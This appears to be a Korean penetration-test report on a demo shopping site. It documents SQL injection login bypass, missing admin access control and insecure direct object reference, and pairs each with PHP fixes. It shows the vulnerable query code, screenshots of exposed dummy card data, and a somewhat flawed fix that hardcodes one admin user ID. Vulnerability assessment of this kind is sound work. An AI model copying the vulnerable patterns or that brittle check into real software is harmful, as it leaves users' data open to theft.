
이를 통해 SQL Injection, XSS 등 다수의 취약점 의심 항목이 식별되었습니다.

'주요정보통신기반시설 기술적 취약점 분석·평가 방법 상세 가이드'를 적용하여 수동 정밀 진단을 추가로 수행하였습니다.

모의해킹 수행 - Web (SQL 삽입 공격)

취약점 상세 내용

웹 애플리케이션에서 입력값에 대한 적절한 검증 및 필터링 절차가 구현되지 않아, 공격자가 악의적인 SQL 쿼리문을 주입하여 데이터베이스를 비정상적으로 조작할 수 있는 취약점입니다.




1. 테스트 목적으로 사전에 사용자를 생성 후 해당 아이디로 로그인을 시도할 때 SQL 구문에 영향을 주는 특수문자를 삽입하여 로그인을 시도했습니다.

모의해킹 수행 - Web (SQL 삽입 공격)

취약점 상세 내용

웹 애플리케이션에서 입력값에 대한 적절한 검증 및 필터링 절차가 구현되지 않아, 공격자가 악의적인 SQL 쿼리문을 주입하여 데이터베이스를 비정상적으로 조작할 수 있는 취약점입니다.




2. 실제 비밀번호와 다르게 입력하였지만 해당 계정으로 로그인이 가능한 것을 확인하였습니다.

솔루션 적용 - Web (SQL 삽입 공격)

조치 내용


```
$sql = "SELECT * FROM users WHERE user_id = '$id' AND password = '$hashed_pw'";  
$result = mysqli_query($conn, $sql);
```



```
$stmt = $conn->prepare("SELECT * FROM users WHERE user_id = ? AND password = ?");  
$stmt->bind_param("ss", $id, $hashed_pw); $stmt->execute();
```

The screenshot shows a 'MEMBER LOGIN' form. The 'ID' field contains 'james01'. The 'Password' field is empty. Below the form is a 'SIGN IN' button. The browser's address bar shows the URL 'theblack.com/login_action'.


변경점: 파라미터화된 쿼리(Prepared Statement)를 적용
해 쿼리와 사용자 입력을 분리하고, 입력값을 문자열로만
처리하여 인젝션 공격을 차단했습니다.



모의해킹 수행 - Web (취약한 접근 통제)

취약점 상세 내용

관리자 페이지와 같이 특정 권한이 필요한 페이지에 접근할 때, 요청자가 적절한 권한(관리자 세션)을 가지고 있는지 검증하는 절차가 누락되어 있어 특정 권한을 가지지 않더라도 관리자 페이지를 열람할 수 있는 취약점입니다.



- 어드민 계정으로 접속을 하게되면 어드민 페이지로 접속하는 버튼이 있음을 알 수 있습니다.

모의해킹 수행 - Web (취약한 접근 통제)

취약점 상세 내용

관리자 페이지와 같이 특정 권한이 필요한 페이지에 접근할 때, 요청자가 적절한 권한(관리자 세션)을 가지고 있는지 검증하는 절차가 누락되어 있어 특정 권한을 가지지 않더라도 관리자 페이지를 열람할 수 있는 취약점입니다.

The screenshot shows a web browser window for 'K | Premium Shop' at the URL '192.168.16.13/admin.php'. The page title is 'ADMIN CONSOLE' and it includes a red warning message: 'RESTRICTED AREA (Confidential)'. Below this, there is a table titled 'User Payment Data (Sensitive)' containing the following data:


User ID	Card Number (Unencrypted)	CVC	Expiry
jjh	1231 1234 123412	123	12/12
user04	1234 5678 9101	123	12/12
user04	1234 5678 9101		22/22
user05	1234 5678 9101	567	22/22
user02	1234 5678 9101	567	22/22
tom30	3712-3344-5566-0030	788	07/26
sarah29	5123-9900-1122-0029	677	08/24
rick28	4111-5566-7788-0028	566	09/25
queen27	4532-1122-3344-0027	455	10/27
paul26	4916-7788-9900-0026	344	11/26

2. 하지만 일반 계정이나 로그인을 하지 않은 상태에서도 해당 URL을 직접 입력하여 접근 시 접근이 가능합니다.


솔루션 적용 - Web (취약한 접근 통제)

조치 내용

```
session_start();
include 'db_conn.php';
```



```
session_start();
if (!isset($_SESSION['user_id']) || $_SESSION['user_id'] != 'james01') {
    echo "<script>alert('접근 권한이 없습니다.');?> location.href='index';</script>";
    exit;
}
```



변경점: 중요 페이지에 세션 및 권한 검증 로직을 적용하여, 비인가 접근 시 메인 페이지로 리다이렉트 처리했습니다.

모의해킹 수행 - Web (안전하지 않은 직접 객체 참조)

취약점 상세 내용

공격자가 웹 애플리케이션의 매개변수(ID, 파일 이름, 키 값 등)를 조작하여 권한이 없는 다른 사용자의 데이터나 객체에 접근하는 취약점입니다.

The screenshot shows a web browser displaying the 'THE BLACK' website. The URL in the address bar is 'theblack.com/order_status?id=43'. The page title is 'Order Details #43'. The main content area displays the following information:

- Customer ID: jjh
- Address: 123
- Total: 89,000 won
- Status: (empty)

A large green circular button with a checkmark is positioned above the order details. At the bottom of the page is a black button labeled 'CONTINUE SHOPPING'.

1. 테스트 목적으로 사전에 생성된 계정을 대상으로 결제 기능을 사용한 후 주문 내역을 보여주는 페이지로 이동합니다.

5

모의해킹 수행 - Web (안전하지 않은 직접 객체 참조)

취약점 상세 내용

공격자가 웹 애플리케이션의 매개변수(ID, 파일 이름, 키 값 등)를 조작하여 권한이 없는 다른 사용자의 데이터나 객체에 접근하는 취약점입니다.

The screenshot shows a web browser displaying the 'THE BLACK' website. The URL in the address bar is 'theblack.com/order_status?id=11'. The page title is 'Order Details #11'. At the top, there is a navigation bar with links for 'SHOP', 'SUPPORT', 'WISH', 'CART', and a user account section. Below the navigation, there is a large green circular icon with a white checkmark. The main content area displays 'Order Details #11' with the following information:

- Customer ID:** alicell1
- Address:** Seoul, Seocho-gu, Banpo 1111
- Total:** 180,000 won
- Status:** Delivered


A black button at the bottom of the content area contains the text 'CONTINUE SHOPPING'.

2. 해당 파라미터 값을 임의의 값으로
변경하여 입력하면
다른 사용자의 주문 내역을 볼 수 있습니다.

솔루션 적용 - Web (안전하지 않은 객체 참조)

조치 내용

```
$oid = $_GET['id'];
$sql = "SELECT * FROM orders WHERE order_id = $oid";
```



```
$uid = $_SESSION['user_id'];
$stmt = $conn->prepare("SELECT * FROM orders WHERE order_id = ? AND user_id = ?");
$stmt->bind_param("is", $oid, $uid);
```

theblack.com/order_status?id=11

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

